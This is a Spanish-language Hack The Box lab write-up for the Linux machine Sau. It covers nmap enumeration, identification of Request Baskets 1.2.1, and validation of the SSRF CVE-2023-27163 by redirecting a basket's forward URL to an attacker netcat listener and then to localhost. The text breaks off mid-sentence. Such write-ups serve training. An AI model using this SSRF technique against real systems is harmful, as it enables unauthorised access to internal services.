



HACK THE BOX · LINUX

Sau

Writeup técnico
completo ·
explotación
reproducible

Máquina Sau resuelta

HTB Sau · 22 de abril de 2026

Autor	Ramon Santos Sabarich / r4ms4nt
Tipo	Informe técnico completo y archivable
Objetivo	Documentar enumeración, SSRF, pivote, user y root con trazabilidad clara y reutilizable
Fecha de resolución	22 de abril de 2026



Informe técnico normalizado para archivo, consulta
y trazabilidad.

GUIA DE LECTURA

Índice

Documento maestro consolidado para archivo, consulta y trazabilidad. Se conserva el contenido técnico del caso y se presenta con una maquetación uniforme y legible.

Síntesis

Preparación inicial con Inici-HTB

Resultados iniciales de Inici-HTB

Conclusiones de la fase 1

Inspección adicional de la superficie web

Hallazgos verificados

Hipótesis de trabajo

Criterio de análisis

Interpretación del caso

Notas de documentación

Acceso a la aplicación web principal


Validación de la SSRF en Request Baskets

Punto de acceso inicial

Escalada de privilegios

Obtención de privilegios de root y lectura de la flag final

Cierre del caso



Síntesis

Sau es una máquina centrada en la enumeración y análisis de servicios web expuestos, con especial atención a la identificación de vectores que permiten ampliar el alcance inicial del reconocimiento. El escenario obliga a correlacionar indicios obtenidos durante la fase de enumeración, validar hipótesis sobre la superficie de ataque y encadenar una vulnerabilidad de acceso inicial con una posterior escalada local de privilegios en Linux. En términos formativos, resulta una máquina muy útil para reforzar metodología, lectura técnica de evidencias y explotación progresiva de un entorno aparentemente simple, pero con varios elementos clave ocultos tras una exposición reducida.

Preparación inicial con Inici-HTB

Inici-HTB crea el entorno de trabajo de la máquina con su estructura básica de carpetas y notas, ejecuta el escaneo inicial completo de puertos con nmap y el reconocimiento de servicios y versiones con nmap -sCV, y deja todos los resultados guardados en ficheros para su consulta posterior. Además, genera un resumen inicial del objetivo con el sistema estimado, los servicios detectados, la superficie dominante sugerida, las ramas secundarias y el siguiente paso recomendado.

Resultados iniciales de Inici-HTB

```
> Inici-HTB SAU 10.129.32.133
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.32.133 (10.129.32.133) 56(84) bytes of data.
64 bytes from 10.129.32.133: icmp_seq=1 ttl=63 time=48.4 ms
```

```
--- 10.129.32.133 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.402/48.402/48.402/0.000 ms
[*] Intentando identificación rápida con whichSystem.py
```

10.129.32.133 (ttl -> 63): Linux

```
[*] Lanzando escaneo completo de puertos
[sudo] contraseña para r4mon:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST
Initiating SYN Stealth Scan at 16:02
Scanning 10.129.32.133 [65535 ports]
Discovered open port 22/tcp on 10.129.32.133
Discovered open port 55555/tcp on 10.129.32.133
Completed SYN Stealth Scan at 16:02, 12.27s elapsed (65535 total ports)
```

```
Nmap scan report for 10.129.32.133
Host is up, received user-set (0.046s latency).
Scanned at 2026-04-22 16:02:33 CEST for 12s
Not shown: 65531 closed tcp ports (reset), 2 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
55555/tcp open  unknown syn-ack ttl 63
```

```
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.39 seconds
Raw packets sent: 66390 (2.921MB) | Rcvd: 65712 (2.628MB)
[*] Extrayendo puertos abiertos
[*] Puertos abiertos detectados: 22,55555
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST
Nmap scan report for 10.129.32.133
Host is up (0.046s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
55555/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Wed, 22 Apr 2026 14:03:19 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq,
|   TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Wed, 22 Apr 2026 14:02:52 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Wed, 22 Apr 2026 14:02:53 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.94SVN%I=7%D=4/22%Time=69E8D50D%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,A2,"HTTP/1\0\x20302\x20Found\r\nContent-Type:\x20text/htm
SF:l;\x20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Wed,\x2022\x20Apr\
SF:x202026\x2014:02:52\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\
SF: "/web\">Found</a>.\n\n")%r(GenericLines,67,"HTTP/1\1\x20400\x20Bad\x2
SF:0Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection
```

```
SF::\x20close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\..0\x
SF:20200\x20K\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Wed,\x2022\x20Apr\
SF:x202026\x2014:02:53\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequ
SF:est,67,"HTTP/1\..1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Reque
SF:st")%r(Help,67,"HTTP/1\..1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(SSLSessionReq,67,"HTTP/1\..1\x20400\x20Bad\x20Request\r\n
SF:Content-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r
SF:\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/1\..1\x204
SF:00\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r
SF:\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSessionReq,6
SF:7,"HTTP/1\..1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x
SF:20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%
SF:r(Kerberos,67,"HTTP/1\..1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(FourOhFourRequest,EA,"HTTP/1\..0\x20400\x20Bad\x20Request\
SF:r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Content-Type-Opti
SF:ons:\x20nosniff\r\nDate:\x20Wed,\x2022\x20Apr\x202026\x2014:03:19\x20GM
SF:T\r\nContent-Length:\x2075\r\n\r\ninvalid\x20basket\x20name;\x20the\x20
SF:name\x20does\x20not\x20match\x20pattern:\x20^\[\w\d\-\_\.\]{1,250}
SF:$\n")%r(LPDString,67,"HTTP/1\..1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\
SF:x20Bad\x20Request")%r(LDAPSearchReq,67,"HTTP/1\..1\x20400\x20Bad\x20Requ
SF:est\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20
SF:close\r\n\r\n400\x20Bad\x20Request");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.17 seconds
[*] Resumen inicial generado en: /home/r4mon/pentest/targets/HTB/easy/SAU/notes/
00_resumen_inicial.md
[*] Siguiete paso generado en: /home/r4mon/pentest/targets/HTB/easy/SAU/notes/
01_siguiete_paso.txt
[*] Flujo inicial completado
```

Conclusiones de la fase 1

La fase 1 puede darse por suficientemente cerrada. Se dispone de conectividad validada, puertos identificados, fingerprint de servicios y una superficie dominante bastante clara.

La máquina presenta indicios sólidos de ser Linux. Esta estimación no se apoya únicamente en el TTL: el elemento de mayor peso es el banner de OpenSSH sobre Ubuntu en 22/tcp. La salida de whichSystem.py y el ttl=63 refuerzan la hipótesis, pero el banner SSH ofrece una evidencia más fuerte.

La superficie dominante no es SSH, sino la web expuesta en 55555/tcp. Aunque SSH está abierto, por el momento no existen credenciales ni indicios de acceso consolidable por esa vía. En cambio, el puerto 55555 ya muestra comportamiento HTTP real, una redirección clara a /web y un mensaje de error muy característico.

El servicio expuesto en 55555/tcp presenta una huella bastante concreta. La combinación de 302 -> /web con el mensaje invalid basket name apunta con bastante

fuerza a request-baskets. Aun así, la versión exacta sigue pendiente de verificación directa en esta instancia.

Por ahora no existe base suficiente para activar la rama WEB-AUTH / PANEL. En la evidencia observada no aparecen login, token, forgot-password, perfil, CMS ni credenciales. En consecuencia, la rama correcta en este momento es WEB-BASE.

SSH debe mantenerse como rama secundaria, no como principal. Su presencia es relevante, pero mientras no exista un usuario o una credencial reutilizable, no domina todavía el caso.

También conviene anotar una señal lateral de interés. Dos puertos aparecen como filtrados y varias publicaciones sobre Sau describen servicios internos relevantes detrás del frontal web. Por ello, resulta razonable dejar registrada como secundaria la posibilidad de servicio interno / SSRF / localhost, aunque por ahora solo como hipótesis y no como ruta activa.

Inspección adicional de la superficie web

```
curl -i http://10.129.32.133:55555/  
curl -i http://10.129.32.133:55555/web  
curl -s http://10.129.32.133:55555/web | head -n 80  
whatweb http://10.129.32.133:55555  
curl -s http://10.129.32.133:55555/web | grep -Ei 'version|powered|login|api|basket'
```

Hallazgos verificados

La evidencia observada confirma ya de forma directa que el servicio en 55555/tcp es Request Baskets y que la instancia expone versión 1.2.1 en el propio HTML del pie de página. La interfaz muestra una aplicación web funcional en /web, con enlace de administración a /web/baskets, uso de sessionStorage para master_token y llamadas JavaScript a la API bajo la ruta /api/baskets/<nombre>. La propia página indica que el servicio está en restricted mode y que el master token es necesario para crear una nueva basket desde esa interfaz. Con esta evidencia, ya no se está ante una web genérica: ya existe producto, versión, ruta API y mecanismo de autorización visible.

Hipótesis de trabajo

Inferencia razonable: la fase puramente genérica de WEB-BASE ya ha cumplido su función principal: identificar con claridad el tipo de aplicación y su versionado. Inferencia razonable: la candidata pública más fuerte en este momento es CVE-2023-27163, una SSRF en Request Baskets hasta la versión 1.2.1 a través del componente /api/baskets/

{name}. La candidata encaja bien porque la versión observada es 1.2.1, el endpoint /api/baskets/... aparece en el propio código cliente y el proyecto soporta el reenvío de peticiones a URLs arbitrarias. Pendiente de verificar: si en esta instancia concreta el flujo vulnerable es realmente alcanzable sin disponer de un master_token, o si el modo restringido impone una condición previa que cambie la aplicabilidad práctica de la candidata. La presencia de la vulnerabilidad pública no demuestra por sí sola explotabilidad inmediata en este despliegue. Pendiente de verificar: si el valor real del caso está en un servicio interno HTTP detrás de esta aplicación, algo coherente con una SSRF pero todavía no demostrado por tu evidencia actual.

Criterio de análisis

Se ha aplicado primero el criterio del sub-roadmap WEB-BASE: identificar tecnología, rutas, producto y versión antes de cambiar de rama. Dado que ahora ya existen producto, versión, endpoint y señal de control de acceso, también procede activar el flujo operativo posterior a fase 1 y versionado para valorar candidatas públicas sin saltar a explotación operativa. No se da todavía el salto a receta ofensiva; solo se prioriza una candidata plausible y se define una verificación corta única.

Interpretación del caso

La lectura del caso mejora bastante con esta nueva evidencia.

La parte importante ya no es solo que exista una web en 55555/tcp, sino que ahora queda identificado el producto y la versión exacta: Request Baskets 1.2.1. Eso cierra la fase de web genérica y permite pasar a una lectura más precisa del caso.

La candidata pública que mejor encaja ahora mismo es CVE-2023-27163. No encaja por intuición, sino por tres señales fuertes juntas: la versión observada es 1.2.1, el endpoint /api/baskets/{name} aparece en la propia interfaz y la documentación oficial del proyecto indica que Request Baskets permite reenviar peticiones entrantes a URLs arbitrarias, exactamente la clase de funcionalidad que da sentido a una SSRF en este producto.

Aun así, hay un matiz clave: la interfaz también muestra que la instancia funciona en restricted mode y que la creación de baskets requiere master token. Por tanto, la vulnerabilidad pública queda muy plausible, pero su aplicabilidad real en esta instancia sigue pendiente de una verificación corta: confirmar si el flujo relevante de creación o configuración de baskets está realmente alcanzable sin ese token, o si la restricción cambia el escenario.

Con lo observado hasta ahora, no parece que la rama principal deba pasar a SSH. SSH sigue siendo secundaria porque no hay usuario ni credencial reutilizable. Tampoco hay todavía base suficiente para convertir el caso en una rama clásica de WEB-AUTH / PANEL: sí existe control por token y una zona de administración, pero la señal dominante ahora

no es un flujo de login o perfil, sino una aplicación versionada con una candidata pública muy concreta. La rama operativa principal sigue siendo, por tanto, la web, ya en fase de versionado + candidata pública plausible.

Vamos a verificar el comportamiento real de autorización alrededor de /api/baskets/... y /web/baskets para decidir si la candidata CVE-2023-27163 pasa de plausible a aplicable en esta instancia.

```
> curl -i http://10.129.32.133:55555/web/baskets
curl -i http://10.129.32.133:55555/api/baskets
curl -i -X OPTIONS http://10.129.32.133:55555/api/baskets/test
curl -s http://10.129.32.133:55555/web | grep -Ei 'restricted|token|api/baskets|Version'
```

Qué hallazgo domina ahora: panel de administración visible + API con autorización real por token en Request Baskets 1.2.1. Qué rama principal sigue activa: WEB-AUTH / PANEL. Qué ramas secundarias quedan anotadas: SSH, por puerto abierto pero sin credenciales. SERVICIOS LOCALES INTERNOS / SSRF / localhost, como hipótesis subordinada a la aplicabilidad real de la candidata. Cuál es el siguiente paso único: verificar qué operaciones concretas del flujo de basket y administración quedan realmente bloqueadas por el master token y cuáles no, porque esa comprobación decide si la candidata pública pasa de plausible a aplicable en esta instancia.

Notas de documentación

Cierre actualizado de la fase web

producto confirmado	Request Baskets
versión confirmada	1.2.1
auth real confirmada	sí, por token/cabecera Authorization
panel visible	sí
API protegida	sí

Lección reusable

una página de administración accesible no equivale a control operativo público; lo que manda es si la API y las acciones de estado exigen autorización real


Frase corta para notas

La evidencia mostró que Sau no solo expone Request Baskets 1.2.1, sino también un panel visible con API realmente protegida por token, por lo que la rama correcta pasa

de WEB-BASE a WEB-AUTH / PANEL con validación de aplicabilidad de la candidata SSRF.

Acceso a la aplicación web principal


Se accede a la interfaz web principal en <http://10.129.32.133:55555/web> (Imagen 1).



The screenshot shows a web interface titled "Request Baskets". Inside, there is a section titled "New Basket" with the instruction "Create a basket to collect and inspect HTTP requests". Below this, there is a form with a text input field containing the URL "http://10.129.32.133:55555/" and another input field containing the token "v2jmfrit". To the right of these fields is a green button labeled "Create".


Captura 1 - Evidencia visual del flujo descrito

Tras seleccionar la opción de creación, la aplicación devuelve un token asociado a la nueva basket (Imagen 2).




Captura 2 - Creación de la basket y emisión del token asociado

Al abrir la basket creada, la aplicación devuelve la URL <http://10.129.32.133:55555/v2jmfit> (Imagen 3).



Captura 3 - Evidencia visual del flujo descrito

A continuación se realiza un `curl` contra <http://10.129.32.133:55555/v2jmfit>, obteniendo la respuesta mostrada en la Imagen 4.



Captura 4 - Evidencia visual del flujo descrito

Después se ejecuta `feroxbuster` contra <http://10.129.32.133:5555>, filtrando las respuestas `400` y `404` (Imagen 5).

```
> feroxbuster -u http://10.129.32.133:5555 -C 400,404

FERROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url      http://10.129.32.133:5555/
In-Scope Url    10.129.32.133
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Code Filters [400, 404]
Timeout (secs)  7
User-Agent       feroxbuster/2.13.1
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
HTTP methods     [GET]
Recursion Depth  4

Press [ENTER] to use the Scan Management Menu™

404 GET 0l 0w 0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 230l 606w 8700c http://10.129.32.133:5555/web
302 GET 2l 2w 27c http://10.129.32.133:5555/ => http://10.129.32.133:5555/web
200 GET 360l 928w 13021c http://10.129.32.133:5555/web/baskets
301 GET 2l 3w 39c http://10.129.32.133:5555/Web => http://10.129.32.133:5555/web
301 GET 2l 3w 39c http://10.129.32.133:5555/WEB => http://10.129.32.133:5555/web
[#####] - 29s 30006/30006 0s found:5 errors:0
[#####] - 29s 30000/30000 1027/s http://10.129.32.133:5555/

~/pentest/targets/HTB/easy/SAU > took 30s > |
```

Captura 5 - Resultado de feroxbuster sobre el frontal de Request Baskets

Validación de la SSRF en Request Baskets

Como todas las señales apuntan a la candidata **CVE-2023-27163**, el siguiente paso consiste en ejecutar la prueba de concepto pública para verificar si el flujo vulnerable es realmente alcanzable en esta instancia. La PoC utilizada puede consultarse en <https://github.com/entr0pie/CVE-2023-27163/blob/main/CVE-2023-27163.sh>.

Para comprobar si la instancia es vulnerable, primero nos ponemos en escucha en el puerto 80 y luego intentamos enviar una solicitud HTTP a nuestra IP. Ahora que nuestro oyente de Netcat está en funcionamiento, podemos iniciar una solicitud para determinar si se ha establecido una conexión con él. Para ello, debemos modificar la URL de la solicitud dentro de la cesta creada para que coincida con la dirección IP de nuestra máquina atacante. Luego, configuramos la URL de reenvío a la IP de nuestra máquina y pulsamos Aplicar. (Imagen 6). Ahora podemos intentar enviar la solicitud GET a nuestra cesta y ver si recibimos algo en nuestro puerto en escucha de Netcat. Vemos lo siguiente:

```
> sudo nc -lvp 80
[sudo] contraseña para r4mon:
listening on [any] 80 ...
10.129.32.133: inverse host lookup failed: Unknown host
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 45084
GET / HTTP/1.1
Host: 10.10.15.26
User-Agent: curl/7.88.1
Accept: */*
X-Do-Not-Forward: 1
Accept-Encoding: gzip
```

Dado que hemos descubierto que la instancia es vulnerable y el escaneo de Nmap mostró que el puerto 80 está filtrado, podemos usar esta información para verificar qué servicio se ejecuta en dicho puerto. Volveremos a editar la configuración del proxy y estableceremos la URL de reenvío en <http://127.0.0.1:80>. También habilitamos las siguientes opciones: Respuesta del proxy: Esto permite que la cesta se comporte como un proxy completo: las respuestas del servicio subyacente configurado en `forward_url` se devuelven a los clientes de las solicitudes originales. La configuración de las respuestas de la cesta se ignora en este caso. Expandir ruta de reenvío: Con esta opción, la ruta de la URL de reenvío se expandirá cuando la solicitud HTTP original contenga una ruta compuesta. Hacemos clic en Aplicar e intentamos acceder a la cesta en nuestro navegador. Nota: Accedemos al recolector de solicitudes real, no a la ruta de la cesta a través de nuestro 